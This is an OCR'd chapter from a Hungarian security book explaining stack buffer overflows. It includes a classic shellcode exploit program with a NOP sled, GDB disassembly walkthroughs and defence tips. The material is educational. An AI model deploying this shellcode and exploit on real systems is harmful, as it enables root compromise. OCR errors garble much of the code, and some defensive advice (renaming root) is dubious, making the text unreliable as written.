11. *fejezet - Tartalom*

11 *Buffer-Overflow*


1996-ban az *AlephOne Bugtraq* levelezőkör moderátora cikket közölt *Smashing the Stack for Fun and Profit* címen. Ebben leírta, hogyan vezethet a rossz programozás biztonsági résekhez, amelyeket aztán puffer-túlcsordulásos, vagyis Buffer-Overflow támadásokhoz lehet felhasználni.

A Buffer-Overflow-rohamokat arra használják, hogy támadásokat hajtsanak végre szerverek ellen. Ezzel egymásra épülő célokat lehet elérni: pl. egy bizonyos szolgáltatást összeomlásra kényszeríteni, hogy később speciális jogokat szerezzenek a szerverhez. Ezt úgy csinálják, hogy *megöröklik a megszakított szolgáltatásjogait*. Egyes esetekben ez akár a boot-jogokig terjedhet, amelyekkel az egész számítógép felett ellenőrzést szereznek. De arra is lehet használni ezeket a támadásokat, hogy kidöntsenek egy weboldalt.

A legérdekesebb ezekben a támadásokban a Buffer-Overflow-rohamok függetlensége a támadó székhelyétől. Így végre lehet hajtani fizikai *hozzáféréssel* a szerverhez, de távoli eléréssel is.

11.1 Az operációs rendszer memóriakezelése

Az alábbi vázlat egy operációs rendszer memóriafelépítését szemlélteti.



Memóriafelépítés

11.1.1 Szöveg

Egy adott programhoz rendelt memóriatartomány több részre oszlik. Az alsó memóriában illetve a *szövegrészben* csak karakterláncok vannak tárolva, például a *Súgó* szövege, amelyet egy program kiad. Ezeket a karakterláncokat az operációs rendszer „readonly"-ként kezeli, vagyis ezeken nem lehet változtatni. Más elérések „segmentation fault" hibával végződnek.

11.1.2 Adatok

Az *adatrész* inicializált és inicializálatlan adatokra osztható, amelyek *„static"*-ként deklarálódnak. Ennek a hozzárendelt területnek a méretét a *„brk"* paranccsal lehet megkapni.

11.1.3 A stack (magyarul: halom/rakás)

A *stacket* elképzelhetjük úgy, mint egymásra halmozott lapokat, ahol legfelül van a 10. számú és legalul az 1. számú lap. A stack az a memóriaterület, amelyben a normál változók adatai találhatók. A stack *LIFO-elven (last in, first out)* működik, ellentétben *a FIFO-elvvel* (first in, first out), mint amilyennel például a pipe-nál találkozhatunk. Ez azt jelenti, hogy az elemek, amelyek legfelül helyezkednek el (tehát utoljára kerültek oda), elsőként kerülnek ki. A stack szerkesztésének legfontosabb assembler parancsai a *PUSH* (adatokat tesz a stackhez) és a *POP* (olvassa a stack legfelső elemét).

A címek, amelyekre egy program futása ugrik, ha egy eljárás vagy függvény lefutott, szintén a stackben tárolódnak (például a szegmensek kezdő címei.) Erről azonban később.

11.2ABuffer-Overflow-támadások

A Buffer-Owerflow tulajdonképpen annyit jelent, hogy többet írnak a pufferbe, mint amennyit az fel tud dolgozni.

Azokat az adatokat, amelyek már nem férnek be a pufferba, ahelyett, hogy eldobná a program, megpróbálja beleírni. Ennek következtében az

adatmennyiség kilóg a pufferből egy olyan területre, amely már nem ehhez a pufferhez, hanem más változókhoz tartozik. Eközben az adatok mindent felülírnak, amit ott találnak, csak hogy megszerezzék a nekik szükséges helyet. Ez természetesen hibákat eredményez, és végül a program hibás működését, a tulajdonképpeni Buffer-Overflow-t.

Egy példa az ilyen kódra:

```
voidman() {
    //a ToGreat változót 256 bájttal inicializálja
    char   ToGreat[256]

    //ciklusváltozó
    int i;

    //egy ciklus, amely A-kkal tölti ki a memóriaterületet
   for(i=0;i<255;i++)
    {
        large_string[i] = 'A';
    }
    OverFlow (To Great)
}
//Most jön a függvény, amely a tulajdonképpeni hibát okozza
void Overflow(char *string)
{
    //A puffer kisebb, mint a ToGreat változó, amit átadtak
    charTolittle[16]

    //megpróbálja 256 bájttal teleírni a puffért, holott csak 16 bájtra
    volna lehetőség,
   //ezért az utána elhelyezkedő terület felülíródik
   strcpy(ToLittle,string);
}
```

11.2.1 Hogyan lehet ezt kihasználni?

Ha a támadó Buffer-Overflow-val akar lefagyasztani egy programot, akkor csak annyit kell tennie, hogy addig ír a pufferba, amíg az megtelik, és végül rátesz még egy lapáttal. A biztos eredmény: memóriavédelmi hiba és a program összeomlása.

Ha a támadó kapcsolatot épít fel a hosttal, és egy hosszú karakterláncot küld egy meghatározott programnak, az lefagy. Azonban bizonyos bevitelekkel még végre lehet hajtatni egy kódot az instabil rendszeren. Itt a támadók különösen abban érdekeltek, hogy egy shellt (parancssort) nyissanak root-jogokkal a rendszeren. Sok, úgynevezett *kizsákmányoló (exploit) kód* van, amelyek arra valók, hogy egy Buffer-Overflow segítségével „megörököljenek" egy root-jogokkal rendelkező shellt.

Ezzel át lehet venni az ellenőrzést a számítógép felett.

Talán felmerül a kérdés, hogy *miért kell egyáltalán root-jogokkal futniuk a programoknak*. Ennek a következő a háttere: egyes funkciók, mint a *raw sockets* vagy bizonyos rendszererőforrások elérése, például az 1024 alatti portoké vagy eszközöké, root-jogokat követel meg. A *ping* egy jó példa az olyan programra, ami root-jogokkal fut, de minden felhasználó elindíthatja. Ez egy *SUID bitet* helyez el, ami azt jelenti, hogy a program a tulajdonos és nem a felhasználó jogaival fut. Ez főleg a SUID-programoknál érdekes, amelyek a roothoz tartoznak. Világos, hogy egy ilyen program biztonsági kockázatot jelenthet, hiszen rootként futó eljárások csak olyanok lehetnek, amelyek már bootoláskor elindulnak. Ha minden felhasználó root-jogokkal tud programokat futtatni, természetesen megnő a lehetséges hibaforrások száma.

11.2.2 Hogyan működik?

Shell-kód alatt olyan assembler-kódot értünk, amely arra kényszeríti a programot, hogy egy shellt hozzon létre. A shell-kód értelme és célja, hogy ez fusson a főprogram helyett, amikor a program egy eljárásból vagy függvényből visszatér.

A továbbiak megértéséhez alapos assembler- és Shellscript-ismeretekre van szükség - különben nem fog menni. A kivitelezéshez szükséges programok (GCC=GNU C Compiler, GDB=GNU Debugger) futtatásához még Linux is kell. Forráskódokkal mutatjuk meg, hogyan nem íródnak felül válogatás nélküli tetszőleges programrészek, s hogyan lehet célzottan megváltoztatni a függvény visszatérési pontjának a címét.

Magyarázatképpen egy forráskód:

```
exploit3.c
#include
#define DEFAULT_OFFSET                0
#DEFAULT_BUFFER_SIZE                  512
#defineNOP                            0x90
```

Olyan fogalmakkal lehet dolgozni, mint a *„DEFAULT_OFFSET",* hogy a kód, azáltal, hogy kevesebb számot használunk, olvashatóbbá váljon. Fontos még megemlíteni, hogy a NOP-kód csak a Ox90-es Intel CPU-kon fut.

```
cbarshettcode[]=
 "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\
   xb0\x0b"
 "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\
   x40\xcd"
 "\x80\xe8\xdc\xff\xff\xff\bin/sh";
```

A Shellcode változóhoz egy értéket rendelünk, a Shellcode csak a „bin/sh", a többi assembler.

```
unsigned long get_sp(void)  {
     asm("movl%esp,%eax");
}
```

A „get_sp" változó feltöltése assembler-kóddal}

```
mid main(int argc,  dhar  *argv[]){
    char  *buff,   *ptr;
    long  *addr:ptr,  addr;
    int      offset=DEFAULT_OFFSET,      bsize=DEFAULT_BUFFER_SIZE;
    int i;
```

A változókhoz értéket rendel

```
     if (argc  >  1)  bsize  = atoi(argv[1]);
     if (argc  >  2)  offset  =  atoi(argv[2]);
    if  (!(buff=malloc(bsize)))     {
        printf("Can't allocate  memory.    \n");
         exit(0);
     }
```

```
     addr = get_sp( ) - offset;
```

Az „Offset" értéke 0

```
     printf("Using address:   0x%x\n",   addr);
```

Kiírja a „Using address: 0x%x\n" -t és az „addr" értékét.

```
ptr   =   buff;
```

A „ptr" megfelel a „bufF"-nak

```
     addr_ptr  = (long *) ptr;
```

Pointer a ptr címére

```
    for   (i = 0; i < bsize; i+=4)
         *(addr_ptr++)  = addr;
```

Pointer az „addr-ptr" helyére, mert az addr-ptr címét minden ciklusle-futással növeljük, a pointer minden alkalommal egy bájttal tovább mutat.

```
   for  (i = 0; i < bsize/2; i++)
        buff[i]    =    NOP;
```

A NOP-kódokat a pufferméret feléig írjuk a memóriába.

```
     ptr   =   buff+   ((bsize/2)   -   (strlen(shellcode)/2));
     for(i   =  0; i < strlen(shellcode); i++)
          *(ptr++)  = shellcode[i];
```

Beírjuk a shellkódokat a memóriába.

```
     buff[bsize     -1]=     '\0';
```

Most elhelyezzük az endbyte-ot.

```
     memcpy(buff;"EGG=",4);
     putenv(buff);
     system("/bin/bash  ");
}
```

Ez a kód még nincs kész, mert még nem ismerjük a shellkód helyét a memóriában. Ezért nagyon pontosan meg kell becsülni, hogy eltaláljuk a megfelelőt. Természetesen a támadók több NOP-kódot is beépítenek. Egy valódi exploitnál ez többnyire több mint 100 - 1000 NOP kód, hogy növeljék a találat esélyeit.

11.2.3 Minek kell a Shellcode változónál állnia?

Most már mindenképpen segítségül kell hívni egy GDB-t!

```
shellcode.c
#include

void main( ) {
    char  *name[2];

    name[0]  = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NLL);
}
```

Hogy megnézzük, hogyan néz ki a forráskód assemblerben, elindítjuk, és GDB-vel elemezzük. Ehhez először a GCC-vel kell compilerelni a programot. A parancs így néz ki:

```
gcc -o shellcode -ggdb -static shellcode.c
```

Most elindítjuk a GDB-t:

```
gdb shellcode
```

A GDB ingyenes szoftver, és másolatot is lehet róla készíteni!

```
(gdb) disassemble main
Dump of assembler code for function main:
0x8000130:          pushl    %ebp
0x8000131:          movl    %esp,%ebp
0x8000133:          subl     $0x8,%esp
0x8000136:          movl        $0x80027b8,0xfffffff(%ebp)
0x800013d:          movl         $0x0,0xfffffffc(%ebp)
0x8000144:          pushl    $0x0
0x8000146           leal           0xfffffff8(%ebp),%eax
0x8000149:          pushl    %eax
0x800014a:          movl    0xfffffff8(%ebp),%eax
0x800014d:          pushl    %eax
0x800014e:          call    0x8002bc    <__execve>
0x8000153:          addl     $0xc,%esp
0x8000156:          movl     %ebp,%esp
0x8000158:          popl     %ebp
0x8000159:          ret
End ofassembler dump.
(gdb) disassemble __execve
Dump of assembler code for function __execve:
0x80002bc <__execve>:                pushl    %ebp
0x80002bd <__execve+l>:     movl    %esp, %ebp
0x80002bf <__execve+3>:     pushl    %ebx
0x80002c0 <__execve+4>:     movl    $0xb,%eax
0x80002c5 <__execve+9>:     movl   0x8(%ebp),%ebx
0x80002c8 <__execve+12>:    movl   0xc(%ebp),%ecx
0x80002cb <__execve+15>:    movl   0x10(%ebp),%edx
0x80002ce <__execve+18>:    int        $0x80
0x80002d0 <__execve+20>:    movl    %eax,%edx
0x80002d2 <__execve+22>:    movl    %edx,%edx
0x80002d4 <__execve+24>: jnl    0x80002e6    <_execve+42>
0x80002d6 <__execve+26>:    negl     %edx
0x80002d8 <__execve+28>:    pushl    %edx
0x80002d9 <__execve+29>:     call     0x80001a34<__normal_errno_location>
0x80002de <__execve+34>:    popl     %edx
0x80002df <__execve+35>:     movl    %edx,(%eax)
0x80002e1 <__execve+37>:    movl       $0xffffffc,%eax
0x80002e6 <__execve+42>:    popl     %ebx
0x80002e7 <__execve+43>:    movl    %ebp, %esp
0x80002e9 <__execve+45>:    popl     %ebp
0x80002ea <__execve+46>:     ret
0x80002eb <__execve+47>:    nop
End ofassembler dump.
```

Hogy ezt megértsük, először a „main"-t analizáljuk:

```
0x8000130:          pushl    %ebp
0x8000131:          movl    %esp,%ebp
0x8000133:          subl     $0x8,%esp
```

Ez volt az eljárás kezdete. A régi frame-pointert mentjük, és egy új frame-pointert állítunk elő, amely szabad helyet készít a helyi változóknak. Ebben az esetben:

```
char *name[2];
0x8000136:          movl    $0x80027b8,0xfffffff8(%ebp)
```

A 0x80027b8 értéket (a ,/bin/sh" címe) bemásoljuk az első pointer of name[ ] -be. Ez ugyanazt jelenti mint:

```
name[0]="/bin/sh";
0x800013d:          movl    $0x0,0xfffffffc(%ebp)
```

A 0x0 (NULL) értéket a második pointer of name[ ] -be másoljuk. Ez ugyanazt jelenti mint:

```
name[1]=NULL;
```

Az execve( ) meghívása itt kezdődik.

```
0x8000144:          pushl   $0x0
```

Az execve( ) argumentumait fordított sorrendben helyezzük (push) a stackbe. NULL-ával kezdünk.

```
0x8000146:          leal    0xfffffff8(%ebp),%eax
```

Betöltjük a name[ ] címét az EAX regiszterbe.

```
0x8000149:          pushl   %eax
```

Beírjuk a name[ ] címét a stackbe.

```
0x800014a:          movl    0xfffffff8(%ebp),%eax
```

Betöltjük a "/bin/sh" sztring címét az EAX regiszterbe.

```
0x800014d:          pushl   %eax
```

Beírjuk a stackbe a "/bin/sh" sztring címét.

```
0x800014e:          call    0x8002bc <__execve>
```

Az execve( ) library eljárás meghívása. Beírja az instruction pointert a stackbe.

Most execve( ). Minden folyamat az operációs rendszertől függ.

```
0x80002bc <__execve>:           pushl   %ebp
0x80002bd <__execve+1>:  movl   %esp, %ebp
0x80002bf <__execve+3>:         pushl   %ebx
```

Az eljárás kezdete

```
0x80002c0 <__execve+4>:  movl   $0xb,%eax
```

A 0xb-t a stackbe másoljuk. Ez az index a syscall-táblában. 11 az execve.

```
0x80002c5 <__execve+9>:  movl   0x8(%ebp),%ebx
```

A "/bin/sh" címét bemásoljuk az EBX-be.

```
0x80002c8 <__execve+12>:  movl   0xc(%ebp),%ecx
```

A name[ ] címét bemásoljuk az ECX-be.

```
0x80002cb <__execve+15>:  movl   0x10(%ebp),%edx
```

A Null pointer címét az EDX-be másoljuk.

```
0x80002ce <__execve+18>:  int    $0x80
```

Kernel módra váltunk.

Tulajdonképpen ez minden az execve( ) meghívásáról. De mi történik, ha félresikerül?

A program végeérhetetlenül tovább hozná az értékeket a stackből, amelyek azután más értékeket tartalmazhatnának. Nem valami finom dolog. A támadó egy ilyen programot természetesen megpróbál tisztán programozni. Ezt úgy tudja elérni, hogy hozzáfűz egy *exit syscall-t:*

```
exit.c
#include
voidmain(){
        exit(0);
}

gcc -o exit -static exit.c
gdb exit

(no  debugging symbols found)…
(gdb) disassemble_exit

Dump of assembler code for function _exit:
0x800034c <_exit>:  pushl   %ebp
0x800034d <_exit+1>:        movl    %esp,%ebp
```

```
0x800034f <_exit+3>:     pushl   %ebx
0x8000350 <_exit+4>:     movl    $01,%eax
0x8000355 <_exit+9>:     movl    0x8(%ebp),%ebx
0x8000358 <_exit+12>:    int     $0+80
0x800035a <_exit+14>:    movl    0xfffffffc(%ebp),%ebx
0x800035d <_exit+ll>:    movl    %ebp, %esp
0x800035f <_exit+19>:    popl    %ebp
0x8000360 <_exit+20>:    ret
0x8000361 <_exit+21>:    nop
0x8000362 <_exit+22>:    nop
0x8000363 <_exit+23>:    nop
End ofassembler dump.
```

Az Exit syscall-t a 0xl-re helyezzük az EAX-ben, ez az exit kód, és ezután kell végrehajtani az „int 0x80"-at. A legtöbb program 0-t ad vissza, ha nem volt hiba.


Összefűzve ez a következőképpen néz ki:

Elhelyezzük a sztringet a kód mögött, természetesen a sztring címét és az endbyte nullát a tömb mögé tesszük.

```
movl    string_addr,string_addr_addr
movb    $0x0,null_byte_addr
movl    $0x0,null_addr
movl    $0xb, %eax
movl    string_addr,    %ebx
leal    string_addr,%ecx
leal    null_string,    %edx
int     $0x80
movl    $0x1, %eax
movl    $0x0, %ebx
int     $0x80
/bin/sh string goes here.
```

Mivel soha nem tudjuk pontosan, hogy pontosan hova kerül a memóriában az exploit kódunk, könnyítésképpen bizonyos parancsokat lehet használni. *Jump*-pal és *Call*-lal olyan parancsokat lehet használni, amelyekkel *relatív címeket* kapunk. Ha a *„/bin/sh"* sztring elé egy *Call* parancsot teszünk, és a *Call* parancshoz egy *Jump* parancsot, a sztringcím lesz visszatérési címként megadva, mikor a hívás lefutott. Most már csak annyit kell tenni, hogy a visszatérési címet bemásoljuk a regiszterbe.

A J itt a Jump, és a C a Call helyett áll. A programfutás a következőképpen néz ki:



A programkód a módosításokat követően

```
jmp     offset-to-call                  # 2 bytes
popl    %esi        .                   # 1 byte
movl    %esÍ,array-offset(%esi)  #  3  bytes
movb    $0x0,nullbyteoffset(%esi)       # 4 bytes
movl    $0x0,null-offset(%esi)          # 7 bytes
movl    $0xb,%eax                       # 5 bytes
movl    %esi, %ebx                      # 2 bytes
leal  array-offset, (%esi), %ecx        # 3 bytes
leal  null-offiet(%esi),%edx            # 3 bytes
int     $0x80                           # 2 bytes
movl    $0x1, %eax                      # 5 bytes
movl    $0x0, %ebx                      # 5 bytes
int     $0x80                           # 2 bytes
call    offset-to-popl                  # 5 bytes
/bin/sh string goes here.
```

Ha az offseteket Jump-ról Call-ra, Call-ról Popl-ra, a sztringcímről tömbre és a sztringcímet nullára számoljuk át, ezt kapjuk:

```
jmp     0x26                    # 2 bytes
popl    %esi                    # l byte
jnovl   %esi,0x8(%esi)          # 3 bytes
movb    $0x0,0x7(%esi)          # 4 bytes
movl    $0x0,0xc(%esi)          # l bytes
movl    $0xb,%eax               # 5 bytes
movl    %esi, %ebx              # 2 bytes
leal  0x8(%esi),%ecx            # 3 bytes
leal    0xc(%esi),%edx          # 3 bytes
int     $0x80                   # 2 bytes
movl    $0x1, %eax              # 5 bytes
movl    $0x0, %ebx              # 5 bytes
int     $0x80                   # 2 bytes
call    0x2b                    # 5 bytes
string  \"/bin/sh\"             #8 bytes
```

Hogy kiderüljön, működik-e a kód, először a compilerrel lefordítjuk, és azután teszteljük. De van egy probléma! Ez a kód sajátosan változik. Sok operációs rendszer ezt megint csak nem engedi meg. Ezért a kódot, amelyet futtatunk, egy fájlszegmensbe vagy stackbe kell csomagolni, és ezután a transzferkontrollt kell használni. Hogy ezt elérjük, a kódot egy globális tömbbe helyezzük a fájlszegmensben. Először azonban a bináris kód hex-megjelenítéséhez kell jutnunk.

Ha ez kész, akkor lehet mindent compilerelni, és ismét a GDB-t használni.

11.3 Áldozat a Buffer-Overflow-kért

Ezekhez a támadásokhoz tehát egy pufferra van szükség, amelyhez a vége után is hozzá tudunk írni, ami természetesen egy fatális programozási hiba. A hiba azonban többnyire nem a programozón múlik, neki elég néhány könyvtárfunkciót használnia, és máris jelentkeznek ezek a problémák. A könyvtárfüggvények tartalmazta parancsok, a *gets(),* a *sprintf(),* a *vprintf(),* a *strcat(),* a *strcpy( )* és a *scanf( )* nem figyelnek arra, mekkora a rendelkezésre álló puffer. A parancsok egyszerűen egy null-karakterig (\0) olvasnak, egy null-terminálással megjelölt program végéig. A sztring azonban lehet túl hosszú, és a \0 jóval a puffer vége után is elhelyezkedhet. Az ilyen funkciókat a forráskódban a legegyszerűbb megkeresni, ami pl. Linux-programoknál szabadon hozzáférhető. A másik eljárás arra, hogy egy puffért bevitelekkel megtöltsünk, egy ciklus, amely elolvas és a pufferbe ír egyes karaktereket.

Mik azok a Heap-based Overflow-k?

Heap-based Overflow-kat sokkal nehezebb előállítani, mint a *Stack Overflow*-kat, ezért ritkábban is találkozni az előbbiekkel, s a programozók sem nagyon védik ettől a programjaikat. Hozzáértő hackereknek tehát ez egy egészen különleges támadási pont! A gond az, hogy soha nem statikus puffereket, hanem helyette malloc( ) -ot használnak. A programozók úgy gondolják, ezzel minden veszélytől védve vannak. Ez persze véd a Stack Overflow-któl, de nem a Heap-based Overflow-któl. Lényegében a dinamikus hozzárendelés sem sokkal biztonságosabb.

11.4 Honnan lehet felismerni a Buffer-Overflow-t?

Szerencsére sok lehetőség van a Buffer-Overflow-k felismerésére, ami attól függ, hogy mi áll hozzá a rendelkezésünkre. Ha olyan programról van szó, amelynek megvan a forráskódja, akkor nincs gond. Itt szisztematikusan ellenőrizni kell a paraméter-átadásokat és az egyes funkciókat (a DLL-eket és a library-ket), az ismert bizonytalansági faktorokra.

Ha nincs ilyen lehetőség (nincs meg a forráskód), a user interfészen keresztül lehet váratlan bevitelekkel tesztelni a programot. Ilyenkor többnyire a sztringhosszúságot figyeljük az átadási pontokon, és hibákat keresünk. Ha egy bevitel ellenőrzés nélkül, közvetlenül a *Strcpy*-val kerül használatba, logikus, hogy túl lehet tölteni a puffért.

íme, egy kis példa:

```
void  tulcsordul(char  argvFG)
{
   char BuffertoLittle [4];
```

```
    if (strlen(argv) > 7)
    {
       cout« "Rossz: a puffer túl fog csordulni\n";
    }
    eke
    {
       cout « "Bevitel OK, hajtsd végre\n";
       strcpy(BuffertoLittle, argv);
}
/* Helyes: ahogy a felső részben, úgy kell ezt                    */
/* csinálni, először ellenőrizni, és utána végrehajtani vagy      */
/* mindjárt biztonságos függvényeket használni                    */

   strcpy(BuffertoLittel, argv);
   /*Rossz: Ha argc[ ] túl nagy, „PZK" túlfut */
}
int main(int argc, char *argv[ ]) {
   cout« "Az átadandó paraméter hossza:"
   « strlen (argvF1G)
   << "\n";
   tulcsordul(argv[1]);
}
```

A demonstráláshoz egyszerűen le kellene fordítani ezt a programot, és a következőképpen elindítani: *„Név 052698541"*.

Itt az átadandó paraméternek olyan a hossza, hogy az összedöntí a programot, mert a beírás hosszabb volt, mint azt a programozó várta.

Itt nem a forráskód a fontos, hanem egy manuálisan előidézett Buffer-Overflow demonstrálása. Megmutatja, hogyan lehet paraméterekkel és más átadásokkal (ezek más helyeken is történhetnek) szándékosan lefagyasztani programokat, vagyis manuálisan, bevitelekkel tesztelni a Buffer-Overflow lehetőségeket.

Ha egy kifelé nyitott hálózati szolgáltatóról van szó, amelynél a parancsokat és a szintaxist is meg lehet tudni, akkor a *Netcattel* egyenként lehet ellenőrizni a parancsokat a Buffer-Overflow-ra. Ahogy az előbbiekben, itt is szándékosan túl hosszú beviteleket kell csinálni, vagy váratlan karakterekkel feltölteni, és a reakcióra várni.

Természetesen más módszerek is vannak. Egy programot lehet pl. disassemblálni, és részletről részletre átvizsgálni.

Honnan ismerünk fel egy Buffer-Overflow-támadást?

A Buffer-Overflow-támadásokat nagyon nehéz felfedezni. A felderítés egyik lehetősége lenne a szerver lekapcsolása, mielőtt a hacker törölhetné a nyomait a logfájlokból. Ha ez megtörténik, a támadó többé nem tud mit kezdeni ezzel a számítógéppel. Ez akkor segíthet, ha egyszer már meglepték. Így már a hálózat felügyeletével is fel lehet ismerni, honnan jönnek az adatok.

11.5 Milyen védelmi mechanizmusok vannak?

Tulajdonképpen csak egy Linux-verzió, a *SecureLINUX* és a *Solaris 2.6+* védenek, illetve védhetnek bizonyos mértékig e támadások ellen. A Solaris 2.6+ nál a „normál" telepítés után aktiválni lehet egy kapcsolót, ami megakadályozza, hogy a „heap"-ben és a „stack"-ben programok futhassanak *(noexec_user_stack, noexec_user_heap)*.

Ezáltal a Solarissal kapott programok, ha a felhasználói privilégiumokat nem használják ki túlságosan, nincsenek veszélyben. A SecureLINUX-nál egy patch-re van szükség ehhez. A standard kernelt kell megváltoztatni, és egy speciális compilerrel minden programot újra kell fordítani.

A hacker célja mindig az, hogy egy rootshell-hez jusson egy másik Linux-gépen. Ezt indítja el az *exploiton* keresztül is. De felhasználóként vagy rendszergazdaként megvan még az a lehetőségünk is, hogy a *shell-neveket* és *az /etc/passwd-fájlt megfelelően megváltoztassuk*. Így a fenti példa szerinti Buffer-Overflow természetesen nem sikerülhet. A névadási kényszer miatt ez a variáció szinte mindig sikeres. Különösen, ha minden program forráskódja megvan, és az egész Linuxot kompletten át lehet írni, pl. a „root"-ot lehet egyszerűen így nevezni: „HAHA".

Ezért érvényes a régi szabály: „Minél jobban eltérsz a szabványosított megnevezésektől, annál nehezebb lesz a támadás."

11.5.1 Összefüggés a CPU és a Buffer-Overflow között

Manapság sok szervert működtetnek a kereskedelemben nem szokásos CPU-kkal. Ezáltal a támadót vissza lehet fordítani az assembler-kód irányába, és csökken annak a kockázata, hogy egy készre fordított exploit jelenik meg az interneten. Így a tapasztalatlan támadóknak aligha van esélyük.

11.5.2 A Buffer-Overflow-k és a tűzfalak

Egy tűzfallal természetesen csökkenteni lehet a Buffer-Overfíow-támadások lehetőségét. *Teljes biztonságban azonban sohasem érezhetjük magunkat.*

A tűzfal megnehezíti a külső, illetve a belső interfészek megtámadását. Mivel a tűzfalak szinte mindig viszonylag kicsik, nem fognak bennük kiindulási pontot találni Buffer-Overflow-khoz. Konfliktusok abból adódhatnak, ha a szervernek még más feladatokat is el kell látnia, pl. e-mail gateway, router, proxy, HTTP-szerver vagy adatbázis szerverként működik. Ezek nagy biztonsági kockázatot jelentenek.